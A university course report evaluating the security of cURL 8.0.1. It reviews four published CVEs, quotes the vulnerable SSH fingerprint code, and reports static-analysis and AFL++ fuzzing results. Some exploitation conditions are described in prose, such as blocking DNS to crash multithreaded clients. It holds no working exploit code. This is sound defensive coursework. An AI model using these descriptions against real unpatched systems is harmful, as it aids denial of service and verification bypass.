University of California, Los Angeles
CS 136: Computer Security
Security Evaluation of cURL 8.0.1

Team Members:

Emmett Cocke,	**UID:** 605 615 161	**Email:** emmettlsc@g.ucla.edu
Ravit Sharma,	**UID:** 005 519 407	**Email:** sravit@g.ucla.edu
Daniel Kao,	**UID:** 505 612 506	**Email:** dckao3647@g.ucla.edu
Quyen Ngo,	**UID:** 605 390 449	**Email:** quyenngo@g.ucla.edu
Dylan Phe,	**UID:** 505 834 475	**Email:** dylanphe@g.ucla.edu

Table of Contents

- Table of Contents
- Summary
- Plan
- Results
  - Vulnerability 1: Exploiting SSH sha256 fingerprint check fail
  - Vulnerability 2: POST after PUT confusion
  - Vulnerability 3: Exploiting siglongjmp race condition
  - Vulnerability 4: IDN Wildcard Match Vulnerability Exploit
  - Automated Tools:
    - Flawfinder:
    - TscanCode:
    - Scan-build:
    - Cppcheck:
    - Valgrind:
    - Fuzz testing:
    - PVS-Studio:
- Recommendations for future evaluations
- Lessons learned by performing the security evaluation
- Work breakdown
- Supplementary materials
  - Vulnerability 1: Exploiting SSH sha256 fingerprint check fail
  - Vulnerability 2: POST after PUT confusion
  - Vulnerability 3: Exploiting siglongjmp race condition
  - Vulnerability 4: IDN Wildcard Match Vulnerability Exploit
  - Automated tools findings:
    - Flawfinder:
    - TscanCode:
    - Scan-build:
    - Cppcheck:
    - Valgrind:
    - Fuzz testing:
    - PVS-Studio:
- References

Summary

Our team uncovered four major security problems of curl 8.0.1 through web search, a code review using various automated tools to find potential undocumented flaws, followed by live testing in a virtual machine to produce a demonstration of the vulnerabilities. From our investigation, we found four main vulnerabilities and some security concerns in the automated tools' reports. Overall, we concluded that curl is a fairly secure system, as the vulnerabilities are not too severe and the code does a sufficient job at handling edge cases and preventing unexpected failures. Generally any vulnerabilities that we did find were low impact and/or required very special conditions to exploit.

Curl, formerly known as HttpGet (1996) or urlget(1997), is an open-source software project aimed at providing secure data transfers across a wide range of Internet protocols. During the time that this report was written, curl has just released its latest version 8.1.2, which includes numerous bug fixes to those found in its former version 8.1.1. However, for this report, we will focus our attention on an even earlier version of curl, 8.0.1, and perform an assessment on its security features, vulnerabilities and the overall robustness of the software.

Plan

As advised, the initial step we took in performing this evaluation was to discuss and explore the various approaches we could take given the constraint of time and resources. After careful consideration, as a team we collectively agreed that conducting a manual code review would be infeasible due to the sheer size of the project, which consists of over 150,000 lines of code. Instead, we opted for a more efficient approach that includes conducting an extensive online research to gain insights from security experts, and other resources regarding any known vulnerabilities that were found to have existed in this particular version of curl.

In addition, we also planned to find and make use of automated tools to scan curl's source codes in the hope that they would help us to identify any flaws that may exist in the program. The automated tools that we have used included Flawfinder, TscanCode, scan-build, and cppcheck. To find potential vulnerabilities that might not be easily identified through static code analysis alone, we also incorporated fuzz testing into our evaluation strategy. It is worth noting that while these three approaches allowed us to leverage existing resources and expertise, saving valuable time and resources that would have been required for a manual code review, they were also not exhaustive. Nevertheless, the team thought that the results of the three approaches would serve as a good starting point for further investigation given the circumstances of the project.

The online research we conducted also introduced us to valuable resources such as the project changelogs that described the changes made between the target version and the later versions of curl, its known vulnerabilities databases, and platforms like HackerOne where curl's

bug bounty program is hosted on, etc. These resources provided us with additional context about curl's development histories, reported security issues, and security improvements made in the newer versions of curl. By utilizing them, we were able to expand the scope of our investigation beyond the automated tools and gained a comprehensive understanding of potential security weaknesses in curl.

After a week of dedication from all members in helping to identify the potential flaws that may exist using the above-mentioned approaches, our next step was to carefully analyze and locate these identified flaws to validate their existence in the target program. Similarly, for every flaw that was identified but not officially listed as a known vulnerability, we also conducted a further investigation in order to determine if it should be classified as a security vulnerability and if it had the potential to be exploited by malicious attackers. In order to do so, we employed our expertise and knowledge in computer security gained from past labs and classes to conduct targeted testing aimed at simulating real-world scenarios in attempts to exploit the identified vulnerabilities. This process involved crafting specialized test cases and providing inputs to trigger these vulnerabilities so that we can further assess the severity and impact of each flaw on the security of curl.

The final step in our investigation involved all members in the team collectively discussing the results of the analyses that were performed as well as the effectiveness of the approaches that we all took in conducting this investigation and summarizing these findings in our report. This discussion helped us deduce a final conclusion of the assessment that was made. Furthermore, we looked into different approaches that we thought would yield a better outcome for different types of security evaluations given the experiences we acquired from this lab and past labs.

The most significant flaws we discovered originated from our web research as the automated tools only found minor errors and false positives and fuzz testing was not able to reveal any vulnerabilities. However, automated testing tools did play a role in allowing us to uncover syntax errors and potentially error-prone code. Additionally, it allowed us to eliminate certain sources of error, such as memory-leak-related errors, allowing us to narrow the focus of our search for vulnerabilities. Thus, we focused on exploiting these vulnerabilities that we knew existed in curl from the experts in order to better understand these flaws.

Results

In the research effort to acquaint ourselves with the software project, we have delved into curl's extensive history to learn about the motivation behind how it was developed. curl was originally written in C language by a Brazilian developer, Rafael Sagula, as a command line open-source tool under its former alias HttpGet in 1996. As suggested by the name, the original release only supported HTTP protocol and specifically the GET method for retrieving files off the web. Daniel Stenberg, the current lead developer of curl, quickly realized the potential that

this project possesses and decided to join the team during the same year in the hope to build an automated tool that supports a variety of protocols used for content retrieval from a server. Fueled by the explosion of the internet, the project experienced tremendous success and is continuing to be widely used in the modern landscape of computer networking and software developments with the current version of curl supporting over 20 data transfer protocols.

Given the vast complexity of the curl project, we first examined its design as well as its development process for potential gateways that introduce vulnerabilities to the program. As mentioned, curl is written in C language and rumor has it that as a programming language, C isn't the most secure. In a blog post written by Daniel Stenberg himself in 2013, he stated that "Half (55.7%) of the known curl's vulnerabilities are C mistakes". To support this claim, he had thoroughly gone through the known vulnerabilities list that existed at the time and classified them. He revealed that 51 out of 98 known vulnerabilities were due to C mistakes and most of them were related to memory leakage issues caused by buffer overflow, buffer overread, use after free, double free, null mistake, etc to which he also claimed that "these mistakes could have been avoided if curl was written in a memory safe language". At the same time, the post emphasized that these mistakes were impossible to prevent considering the complexity of the project and the efforts required to maintain the program as an open-source project. However, he remained hopeful that with the help of vigilance hackers in reporting any legit vulnerabilities they find in return for cash rewards through their established bug bounty program on the HackerOne platform, they would be able to eventually keep the project's security vulnerabilities at a reasonably low frequency.

At its core, curl is a tool that utilizes URLs to make requests, enabling users to communicate with the servers and retrieve or interact with specific resources identified by the provided URLs. For this reason, curl is also vulnerable to path name attacks and injection attacks that may or may not be exploited by a man in the middle as shown through the history of security problems that it encountered. As stated in its manpage, curl does not have a built-in preventive measure for URL spoofing within its library. It is up to the users to properly validate these supplied pathnames and other inputs before the operation is executed. Similarly, it is also vital to perform a server's identity verification before establishing a connection to the server as to prevent connections to a spoofed or malicious server. In addition, the manpage also notes that curl allows the URLs to be passed without protocol prefixes to which it will attempt to guess the protocol and default to the one that may match after several tries on the frequently used protocols. This could potentially lead to a protocol mismatch issue where curl may inadvertently choose an insecure protocol like HTTP instead of HTTPS leading to data transmission over an unencrypted connection. Hence, it is a good practice for users to always specify the protocol before the execution of any curl commands.

To mitigate the amount of overhead needed for a new connection made during each transfer session, curl provides an option to reuse connections using the '- -keepalive' flag. When enabled, curl attempts to reuse existing connections for subsequent requests to the same server

allowing performance to improve significantly, especially when making multiple requests to the same server. However, reusing connections introduces a tradeoff with security because when connections are reused, the SSL/TLS session established during the initial connection will also be reused as well. This implies that the subsequent requests will share the same security context, including the encryption keys and other security parameters for the session. In fact, connection reuse is one of the main sources of authentication flaws found in curl's known security vulnerabilities. There were many cases of wrong connection reuse, reuse of wrong certificates as well as "too eager reuse" issues found across various protocols that were reported for the past versions of curl. Additionally, using the curl program alive using the '--keepalive' flag created the potential for accruing memory leaks that could eventually crash the program. However, our team security assessment did not find any vulnerabilities related to this issue in curl 8.0.1.

After examining the design of curl, we also looked through the changelogs to analyze the bug fixes added between curl 8.0.1 and 8.1.0. One bug fix in particular addressed the issue related to the HTTPS protocol where a disabled SSL connection is allowed to be established for the retrieval of files. The bug can be found in lib/connect.c, which allows an HTTPS connection to be established with either SSL mode enabled or disabled. With SSL disabled, we would expect libcurl to establish an unencrypted connection without attempting to negotiate SSL. However, when attempting to exploit this bug in curl 8.0.1, we observed that the packets were still encrypted, likely due to curl relying on the underlying SSL/TLS libraries, such as OpenSSL, which handle this encryption process independent of the connection. As indicated, this might only be a bug where the code itself does not conform to the security policy, which stated that for HTTPS protocol, a disabled SSL connection should never be allowed to be established. Another interesting bug fix worth mentioning is a patch that fixes the issue of "illegal IPv4 addresses not rejected as invalid". The issue arises from the urlapi library, specifically, the URL parser would normalize illegal IPv4 addresses although they were detected to be illegal anyway, and passed it on to be executed. Fortunately, a DNS name resolver will still be able to detect and report back these errors if one were to be used for content transfer. Likewise, it is only just a bug fix to further strengthen the security of curl version 8.0.1.

With the help of curl's known vulnerabilities list and the HackerOne website, we discovered the following vulnerabilities, each of which is explained in detail below. First, we found a memory leak in the code to check the SHA256 fingerprint. Secondly, we discovered an instance of unexpected behavior when switching between PUT and POST GET methods. Thirdly, we found a race condition in the DNS resolution phase. Finally, we found a vulnerability in curl's wildcard matching functionality that caused it to incorrectly match wildcard domains.

Vulnerability 1: Exploiting SSH sha256 fingerprint check fail

One of the most recently known vulnerabilities marked as (CVE-2023-28319) UAF in SSH SHA256 Fingerprint Check" found in curl version 8.0.1 exhibits this exact issue of C mistakes found in their implementations of curl and libcurl. In this particular case, the

vulnerability exists in a feature that libcurl offers so that users and proxy applications can use it to verify an SSH server's public key that is encrypted with SHA256 cryptographic hash used for data transfers. The flaw itself is found in curl_8.0.1/lib/vssh/libssh2.c from lines ranging from 729 to 735.

```
/* Before we authenticate we check the hostkey's sha256 fingerprint
 * against a known fingerprint, if available.
 */
if((pub_pos != b64_pos) ||
   strncmp(fingerprint_b64, pubkey_sha256, pub_pos)) {
  free(fingerprint_b64);

  failf(data,
        "Denied establishing ssh session: mismatch sha256 fingerprint. "
        "Remote %s is not equal to %s", fingerprint_b64, pubkey_sha256);
  state(data, SSH_SESSION_FREE);
  sshc->actualcode = CURLE_PEER_FAILED_VERIFICATION;
  return sshc->actualcode;
}
```

Code section containing the vulnerability

The code implemented freed the memory for the incorrectly stored SHA256 fingerprint that was used in an attempt to verify the server via SSH before that same memory blocks were used to return the error message as indicated in the code leading to possible memory leakage of the system that is hosting the proxy application used for the operations. It is clear that this is a use-after-free mistake and it is also one that was naively introduced into the source code by the developer. Though, it is understandable that most codes were written under the pressure of availability, and mistakes like this one are easy to miss. Nevertheless, this mistake can easily be triggered by any users of curl 8.0.1 configured with libssh2. For instance, let's assume there exists a proxy application that makes use of the above-mentioned version of curl to connect to a server via ssh protocol to retrieve a file from an FTP server A. At the same time, assume that this proxy application found an incorrect SHA256 hashed key for server A on the machine and used it for verification when trying to connect to the server via SSH. The described scenario was coded into exploit_libssh2.c, which can be found in the Supplementary Materials section of this document. After we compiled and executed the code a few times, we noticed the suspected memory leak contained within the outputs as shown in the same section.

Although this vulnerability is easily triggered, an attacker will not find it as easy to further exploit this vulnerability unless the leak contains secret authentication information that they can use to gain unauthorized access to the system but it is rare that this would happen as the sensitive information in question would have to also be put to the same heap as a result of merging free heap block by the allocator during the free() operation. Similarly, the size of the leak is also limited to the size of the freed buffer, which is CURL_ERROR_SIZE - the number of bytes that prefix the fingerprint in the error message = 255 - 69 bytes = 186 bytes offering an additional constraints for exploitation attempts. On the other hand, the possibility that this issue

may lead to a crash is slim as the pointer would need to point to the very end of the heap for this to occur. After a proper evaluation by curl's security advisory, they rated the severity of this vulnerability as medium, indicating that this simple mistake imposed a risk for the machines that use the program for retrieval of files via ssh. In order to fix this problem, the developer has to ensure that the fingerprint_b64 buffer is freed after the error is printed.

Vulnerability 2: POST after PUT confusion

Another security vulnerability identified as part of the bug bounty program is a significant issue relating to the management of HTTP methods (CVE-2023-28322). More specifically, when switching between HTTP methods PUT and POST with the same curl handle libcurl exhibits behavior that goes against the official documentation. When using curl_easy_setopt() to tell libcurl how to behave, if the CURLoption CURLOPT_UPLOAD is used to set enable uploading for a PUT request and not manually reset before using the same handler for the setting up and sending of a POST request then another PUT request will be sent. This is especially problematic as in the official documentation it states: "using CURLOPT_POSTFIELDS implies setting CURLOPT_POST to 1," however, in the scenario previously described, a subsequent passing in of the option CURLOPT_POSTFIELDS to curl_easy_setopt() will not result in a POST request as documented, but rather another PUT request.

This unexpected behavior can, in theory, cause data leakage or a use-after-free not as a result of libcurl code but rather because of the unexpected behavior of the libcurl. These security risks arise from the unexpected calling of the read callback specified when using curl_easy_setopt to send the initial PUT request. For example, the reused callback could potentially resend sensitive data unintentionally, leading to a data leak. Additionally, a use-after-free scenario could be introduced if a pointer is freed then a program could crash when the callback tries to read from that freed memory. A more insidious consequence could be a potential security exploit as if an attacker has a deep understanding of the system, use-after-free vulnerabilities have in the past been vectors for an attacker executing arbitrary code though this would be an extremely difficult and complex attack to pull off.

To avoid vulnerabilities stemming from this unexpected behavior, the best approach is to use librul version 8.1.0 where this vulnerability has already been fixed so that the behavior matches the documentation. However, if for some reason you must keep using libcurl version 8.0.1, the best approach is to explicitly set CURLOPT_POST for each POST request, even when CURLOPT_POSTFIELDS is set. This method also aligns with sound programming practices, as it underscores the importance of clarity and precision in code thus adding to code quality at the same time as security.

Vulnerability 3: Exploiting siglongjmp race condition

The siglongjmp race condition(CVE-2023-28320) was a vulnerability where the synchronous resolvers libcurl allows for resolving host names and can call the functions alarm() and siglongjmp() to time out slow operations. When doing this, libcurl simply used a global buffer without any locks/multithreading protection and multithreaded programs that used libcurl would have an associated race condition using alarm() and siglongjmp(). This is an example where an otherwise secure application can fail into an insecure state.

If two threads were simultaneously resolving the DNS and timed out alarm() would be called, which would signal for a siglongjmp() that would handle the timeout, but this was on a global buffer, which meant that siglongjmp could jump to somewhere else with the wrong register context due to the alarm() or siglongjmp() call on the other thread, likely causing a segmentation fault and crash.

The vulnerability could be exploited by selectively blocking DNS responses, causing timeouts in multithreaded applications and resulting in probable crashes for a denial of service attack. Luckily, this vulnerability is not very severe for a few reasons. The biggest factor is that the vulnerability is only in certain platforms and implementations of libcurl since it uses the alarm function for timeouts. It also can only be exploited with multithreaded applications. This means that the vulnerability is not widely exploitable because alarm() uses signals and generally signals and threads were not used together for best practices. Additionally, this vulnerability could only be exploited by a privileged network administrator who has control to block DNS responses selectively block responses, so it requires escalation of privileges first to perform. Finally, denial of service attacks are in general not too difficult to recover from, since the program can simply be restarted to try again and there is no information being compromised. Likely as a result of all these conditions, there is no evidence of the exploit ever being performed. However, if these conditions are met, it is fairly simple to exploit the vulnerability and deny service.

The vulnerability can basically be patched by adding a lock to the use of the global buffer in the alarm() function so that multiple threads cannot execute them at the same time and cause this race condition. This is the patch that the current version of curl contains. Even without this patch, it can be easily avoided by not using the alarm timeout with multithreaded programs.

Vulnerability 4: IDN Wildcard Match Vulnerability Exploit

Another vulnerability that exists in curl 8.0.1 is that curl's wildcard matching function incorrectly allows users to match an International Domain Name (IDN) host with a wildcard certificate (CVE-2023-28321). IDN hostnames contain characters that are not part of the ASCII characters, and they need to be converted to a puny-coded format, which always begins with "xn--", before curl compares it to the certificate attached. The problem is that these puny-coded

names ideally should not be used to match with wildcard certificates, but a certificate that uses the wildcard pattern “x*” would still be able to match with “xn--”, leading to the URL being considered a match even though the IDN version of the hostname may not even contain the letter “x”.

This vulnerability can be exploited as long as the attacker’s version of curl was built to use OpenSSL, Schannel, or Gskit to support HTTPS protocols and the certificate for the server includes “x*” to match the hostname, such as “x*.domain.tld”. The attacker could then connect to x*.domain.tld by using curl to connect to a URL with the same domain and an IDN hostname, which would be converted to its puny-coded form “xn--XXX.domain.tld”. curl’s wildcard matching function would then detect that the IDN hostname begins with “x” and therefore incorrectly accept it as a match. Screenshots of this exploit in a local environment are included in the Supplementary Materials section.

This IDN wildcard vulnerability likely does not pose a significant security problem, because the ideal circumstances where this flaw could be triggered in a public setting are rare. Public certificate authorities can only issue certificates where the wildcard character “*” exists alone on the left side of the domain name, so this exploit cannot be done on the public Internet since it requires the certificate to begin with “x*”. Furthermore, the person performing this exploit is providing the certificate with the specific wildcard containing “x*”, so they are probably the owner of the domain itself, and by extension, they are also the person in control of the host names used by the domain; thus, anyone who exploits this vulnerability is most likely not an attacker trying to sabotage the domain, but the owner themselves. With these two conditions, it can be assumed that this wildcard vulnerability is not really used in any malicious exploit, thus curl’s security staff chose to classify this as a problem with low severity. This flaw can be patched by fixing curl’s wildcard matching function so that it no longer supports partial wildcards like “x*” or “*x” in the hostname, only the single “*”.

Automated Tools:

In addition to finding vulnerabilities, we also used several automated tools to identify potential weaknesses in curl’s source code.

Flawfinder:

Flawfinder is a static code analyzer that looks for parts of the code that are potentially vulnerable and lists them sorted by risk level. We ran Flawfinder on the files that we suspected to have security flaws, including lib/vssh/libssh2.c, the source of the known UAF in SSH sha256 fingerprint check, as well as lib/telnet.c and lib/vtls/vtls.c whose modifications were mentioned in the 8.1.0 version changelog. Screenshots of Flawfinder’s outputs are in the Supplementary Materials section.

Flawfinder highlighted that the code in libssh2.c might be vulnerable to using access(); according to its report, an attacker could trigger a race condition by changing the use of the file that access() checks right after it returns successfully. It also warned us of the use of certain functions that are known to be problematic, such as atoi() and strlen() in telnet.c and strcpy() in vtls.c. However, we believe that these reported flaws are not actually dangerous because the tool had only scanned for potentially vulnerable functions, but did not analyze the arguments of these functions or detect that the source code had already checked for and dealt with any edge cases right before using these functions.

Overall, the potential flaws pointed out by Flawfinder are not specific to the implementations of curl, but the functions themselves, and the tool did not detect that the source code had already taken measures to prevent edge cases. Therefore we conclude that they are not serious problems to the security of curl.

TscanCode:

TscanCode is an open-source static analyzer that looks for null pointer vulnerabilities. We ran this tool on libssh2.c to hopefully detect a UAF vulnerability, and it reported that the variables sshc->quote_item on line 1691 and sshc->slash_pos on line 2245 had the risk of being null pointers while in use, but the source code had used a switch statement to handle the different states of sshc and ensured that these variables would not be null during their respective states.

Scan-build:

Running scan-build, a command-line utility that enables static analysis of the curl codebase as part of the build process similarly reported only a single false positive. This false positive was a potential null pointer dereference of *rawPath* in the ftp_parse_url_path function located in ftp.c. If true, then an attacker might be able to architect an input to curl which would follow this particular control flow potentially leading to crashes or other unintended behavior during FTP operations. This could then be a vector for DDoS attacks. However, on inspecting the logic leading up to the assignment of the variable in question, we found that *rawPath* is assigned a non-null value assuming the successful execution of Curl_urldecode. This function is designed to handle the allocation failures and return corresponding error codes while maintaining memory safety thus it is not possible for the potential null pointer to dereference identified by scan-build.

Cppcheck:

Cppcheck is another static analysis tool for C and C++ that performs checks such as automated variable checking, bounds checking for arrays, and memory/resource leaks. After running Cppcheck on the entirety of the Curl C code, we uncovered several minor syntax errors and minor errors but did not find any significant vulnerabilities. We likely encountered syntax

errors because cppcheck performed its checks using a different C specification than the compiler used or had strict checking for errors that the compiler might dismiss as warnings.

```
src/tool_stderr.c:72:1: error: Resource leak: fp [resourceLeak]
}
^
Checking src/tool_stderr.c: UNITTESTS...
Checking src/tool_stderr.c: UNITTESTS;stderr...
Checking src/tool_stderr.c: macintosh...
73/89 files checked 95% done
Checking src/tool_stderr.h ...
Checking src/tool_stderr.h: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS...
Checking src/tool_stderr.h: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS;stderr...
Checking src/tool_stderr.h: macintosh...
74/89 files checked 95% done
Checking src/tool_strdup.c ...
Checking src/tool_strdup.c: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS...
Checking src/tool_strdup.c: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS;stderr...
Checking src/tool_strdup.c: macintosh...
75/89 files checked 95% done
Checking src/tool_strdup.h ...
Checking src/tool_strdup.h: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS...
```

Valgrind:

Valgrind is a programming tool used for memory debugging and memory leak detection. This tool works by running a particular executable inside a virtual machine (VM) and monitoring whether there are any blocks that are allocated but not freed over the course of the program's execution. After testing with HTTP/HTTPS protocol, different port numbers, and URLs hosted on the localhost, Valgrind did not reveal any memory leaks that could be exploited to compromise and potentially crash curl.

To summarize, we took multiple approaches to use automated testing, including flawfinder, scan-build, cppcheck, and fuzz testing. These tools enabled us to pinpoint vulnerabilities in our code, such as null values, edge cases, and syntax errors. However, after analysis, we concluded that these flaws were mostly insignificant.

Fuzz testing:

```
              american fuzzy lop ++4.05c {default} (curl) [fast]its/tuple
┌─ process timing ──────────────────────────────────────┬─ overall results ──┐
│        run time : 1 days, 2 hrs, 28 min, 30 sec       │  cycles done : 0   │
│   last new find : 0 days, 0 hrs, 4 min, 6 sec         │ corpus count : 9774│
│last saved crash : 0 days, 0 hrs, 8 min, 42 sec        │saved crashes : 492 │
│ last saved hang : 0 days, 2 hrs, 56 min, 15 sec       │  saved hangs : 44  │
├─ cycle progress ─────────────────────┬─ map coverage ─┴────────────────────┤
│  now processing : 8067*1 (82.5%)     │    map density : 5.89% / 16.84%     │
│  runs timed out : 1 (0.01%)          │ count coverage : 6.74 bits/tuple    │
├─ stage progress ─────────────────────┼─ findings in depth ─────────────────┤
│  now trying : havoc                  │ favored items : 948 (9.70%)         │
│ stage execs : 246/1152 (21.35%)      │  new edges on : 1684 (17.23%)       │
│ total execs : 12.9M                  │ total crashes : 10.1k (492 saved)   │
│  exec speed : 0.00/sec (zzzz...)     │  total tmouts : 43.7k (0 saved)     │
├─ fuzzing strategy yields ────────────┴───────────────┬─ item geometry ─────┤
│   bit flips : disabled (default, enable with -D)     │    levels : 19      │
│  byte flips : disabled (default, enable with -D)     │   pending : 7407    │
│ arithmetics : disabled (default, enable with -D)     │  pend fav : 13      │
│  known ints : disabled (default, enable with -D)     │ own finds : 9773    │
│  dictionary : havoc mode                             │  imported : 0       │
│havoc/splice : 5618/8.27M, 4647/4.47M                 │ stability : 68.82%  │
│py/custom/rq : unused, unused, unused                 ├─────────────────────┘
│    trim/eff : 8.76%/85.7k, disabled                  │         [cpu000: 62%]
```

Results of fuzz testing curl's CLI for 26 hours

Another tool we used to perform our security evaluation was AFL++, a fuzzing tool, to perform an extensive analysis of the curl CLI. Our fuzzing run persisted for over a day, during which a wide array of input permutations were fed into the application, aimed at exposing any latent vulnerabilities or instability. The AFL++ metrics at the conclusion of the run stood at a corpus count of 9774, indicating the number of unique inputs generated for testing, with 492 crashes and 44 hangs recorded. These metrics, especially the significant number of crashes and hangs, initially suggested a potential set of vulnerabilities in the system under test. However, after we took steps to reproduce the crashes locally, outside of the Docker container environment, to ascertain their root causes, curl was consistently stable with none of ~50 saved AFL++ crashes we tested being reproducible.

This discrepancy may stem from a variety of factors. One possible source of the discrepancy might be environment differences between the Docker container and our local setup. As fuzz testing was performed in a Docker container with certain specific system parameters and libraries these conditions may differ substantially from those in the local environment, potentially affecting the behavior of the software. Another possible source might be that in order to perform fuzz testing, we applied a patch to curl to enable AFL++ compatibility, which might have introduced behavior not present in the off the shelf curl that we all installed and tested on.

```
emmettcocke@s-128-97-159-124 crashes % cat id:000234,sig:00,src:005513,time:23586767,execs:2840741,op:havoc,rep:4
>?????../-doh-urlLNMmMHL?9Tp??-0Ooh-urld./????-bOoh-urld.Tp??-0OohT-bOoh-urld.Tp??-0Ooh?%
```

Example contents of one generated testcase supposedly causing a crash

Because of our failures to reproduce the reported crashes and due to the nature of fuzz testing, which can sometimes produce false positives due to its aggressive and random input generation approach we concluded that this revealed no immediate risk to curl users in real-world apps.

PVS-Studio:

PVS-Studio is a static code analysis tool that helps to detect and prevent software bugs and vulnerabilities in C, C++, and C# code. We did not run the PVS-studio tool manually. However, while investigating the changelogs for vulnerabilities, we came across this post on GitHub that mentioned a user, goes by the name kvarec, who had tested the code of one of the commits during the transitioning process between curl 8.0.1 and 8.1.0 and attached the result of the test ran along with it. Within the post, Daniel Stenberg also provided his valuable opinions on these results, which not only allow us to easily address the issues found but also to learn from the expert himself on the way he examined these results. After having gone through the list, he had concluded that about 2 out of ~180 warnings had been investigated and about 10 to 12 others were also worth addressing in terms of bug fixes. However, 160~ others, were mostly just noises meaning they were warnings that addressed common issues like double assignments, pointless assignments, dead code, always-true expressions, or code styling issues like indentation problems, etc.

One of the warnings that we investigated occurred in the lib/cookie.c file of the libcurl's cookie library. It was observed that the data pointer that was passed as an argument to the Curl_cookie_add method within the code was utilized before it was verified against nullptr. This issue could cause a segmentation fault or memory access violation and leak of resources if data is dereferenced or accessed before it was checked. In the context of the code that was written, the data pointer was used to read a cookie file before it was checked against nullptr, which often resulted in segmentation fault errors. However, it could also lead to other unexpected behavior as well depending on where the location of the pointer is when the operation is performed. This issue was fixed by ensuring that if the data pointer is null with an assert, then the read operation would be skipped. This issue doesn't indicate a vulnerability in curl, however, it can lead to unexpected behavior of the program on the user machine though one that is not considered a potential risk to the machine's security. The other warning that was investigated related to the pointer to a local array that was stored outside the scope of its method Curl_check_noproxy of the "noproxy" library part of libcurl. Storing a pointer to a local array outside its scope can be a security risk because the array's memory may no longer be valid or accessible once it goes out of scope. If it is accessed later, it may lead to undefined behaviors similar to what would occur in the last warning. The issue was simply fixed by initializing the pointer within the scope of the Curl_check_noproxy method instead of the one that was initialized outside the scope as specified. Overall, this is a great tool to be utilized especially on programs written in C that were found to have many C implementation mistakes like curl.

Recommendations for future evaluations

We would have taken more time to do a thorough manual code analysis to exhaustively search through for security vulnerabilities in curl. The approaches that we took were

non-exhaustive in order to save time and be more efficient, but in reality, a more exhaustive search is almost always just better.

Given more time, we would have also run more automated tests, particularly fuzz testing since fuzz testing typically needs a long time to run in order to run enough test cases to find anything substantial. In all likelihood, the quickly-discoverable errors using fuzz testing have already been addressed as part of the internal testing process. However, if we allowed fuzz testing to run for longer, we may have uncovered deeper errors missed by developers in the past. For this report, we were initially going to use the fuzz testing tool curl-fuzzer as this was a more widely used and supported tool. However, this tool is constantly being run by an open-source security team at Google, we thought a better use of time would be to run a fuzz testing on curl cli as this is not tested by curl-fuzzer. For future evaluations, it would make sense to use both as testing all aspects of curl for potential vulnerabilities is vital to ensure that it is a safe piece of software.

We also would have tried to gain access to proprietary tools for code analysis. The automated tools that we used were open-source, and they did not uncover serious vulnerabilities or detect those already officially known on curl's security page. Using proprietary tools would allow us to perform code analysis more easily and efficiently. Examples of such proprietary tools that we could use in the future include Coverity, Klocwork, and Polyspace. Klocwork and Coverity are both regularly maintained commercial tools used to analyze C code, which could be used for in-depth checks that cannot be handled by tools like scan-build and cppchecker. Although we tried using these free alternatives, we could not successfully discover any vulnerabilities with them. Polyspace, developed by Mathworks, is another potential tool we could have used to uncover issues such as integer overflows and out-of-bounds accesses when checking C code.

For future security evaluations of curl, one significant area that would warrant comprehensive examination is the set of TLS libraries used by curl. While our current focus remained confined to curl itself, it is crucial to note that the security of the entire data transfer process is not solely dependent on curl. The TLS libraries that curl relies on for establishing secure connections are an integral part of the data transfer chain. As such, any vulnerability in these libraries could inadvertently compromise curl's security as well. Thus, for a more holistic and comprehensive evaluation of curl's security, future studies should extend their scope to include the various TLS libraries curl supports.

To maintain its security, a fresh code review of curl should be conducted at least once a year, and whenever a new version is released. An automated review using static analysis tools is recommended due to the package's size, but the developers should also sometimes perform a manual review of the code, especially if multiple security problems are reported in a short span of time as there might be a serious issue in the code that an attacker has found and exploited.

Lessons learned by performing the security evaluation

Code security analysis is exhausting work, especially when the package has hundreds of thousands of lines of code; there are bound to be sections of code with bugs that have not been discovered for years. According to Daniel Stenberg, curl's IDN wildcard bug has existed since curl implemented its IDN support all the way since 2004! Though the bug itself was of low severity, this highlights the importance of writing code with security in mind to prevent attackers from exploiting a potentially dangerous bug while keeping themselves under the radar for years, and even more so when the language used to write the package is prone to security issues.

As evidenced by these vulnerabilities that we found in addition to Daniel Stenberg's testimony, C allows for many possible vulnerabilities not really possible in other programming languages. However, the project is far too large to switch programming languages now and will likely keep its implementation in C for years to come. While it is easy to think that mistakes specific to C can be limited to only inexperienced programmers, this project shows how easy it is to make these kinds of mistakes in a project so large.

While we learned that mistakes are easy to make when working with code at scale, we also learned that there is a large number of tools available to ensure that when we make mistakes, many common vectors for security vulnerabilities are caught before they end up in use in a production environment. In school, we all put near zero thought into the security of what we build, even when some things are accessible to the public. Performing this security evaluation really showed us that there is no excuse to not use some of these tools in the development process as many of them (like scan-build) come with the compilers we use and take no extra effort to use. Additionally, more robust testing methods are also not as complicated as we thought when beginning this project as there is a huge backing for the development of open-source tools that automate complex tasks like fuzz testing and formal code analysis.

The importance of security evaluation also gave us insight into the critical role that documentation and version control play in pinpointing the emergence of bugs. Especially for software as large as and as long-lived as Curl, the explanation behind certain functions or lines of code can get lost and once-introduced bugs can easily get forgotten. However, if version-controlled appropriately, tools such as "git bisect" and "git blame" can be used to sift through the code change by change and to determine the specific commit in which a bug was introduced, the author of the commit, and the explanation for the change. Additionally, if the code was documented well, comments can also be used to give us clues as to what went wrong. Furthermore, if security evaluation tools are incorporated into regression and unit tests, the process by which errors can be identified becomes significantly more streamlined.

Finally, reproducing a documented vulnerability from curl's changelog was an enlightening exercise as well. It demonstrated the real-world implications of vulnerabilities and their presence in tools that most people think are infallible. Moreover, it underlined the

importance of transparency in maintaining security-related documentation like changelogs for a project. By detailing past vulnerabilities, the changelog served as a learning tool, allowing us to explore the nature of vulnerabilities and the steps taken to mitigate them so that when we all begin working, we will not make the same mistakes others made.

Work breakdown

Emmett Cocke - Investigated the POST after PUT confusion. Ran scan-build and analyzed its results. Performed fuzz testing on curl. Wrote about each of these in the results section and contributed to the plan, recommendations, and lessons learned sections.

Ravit Sharma - Installed and ran scan-build, cppchecker, and Valgrind tools for static analysis and detailed the results in their respective section under “Automated Tools”, wrote various parts of the plan, recommendations, and lessons sections.

Daniel Kao - researched the known curl vulnerabilities through the web, investigated the siglongjmp race condition, and wrote various parts of the plan, recommendations, and lesson sections.

Quyen Ngo - investigated the IDN wildcard vulnerability, ran automated tools Flawfinder and TscanCode, wrote the summary of the report, and the results of the mentioned investigations, and contributed to the future recommendations and lessons learned sections.

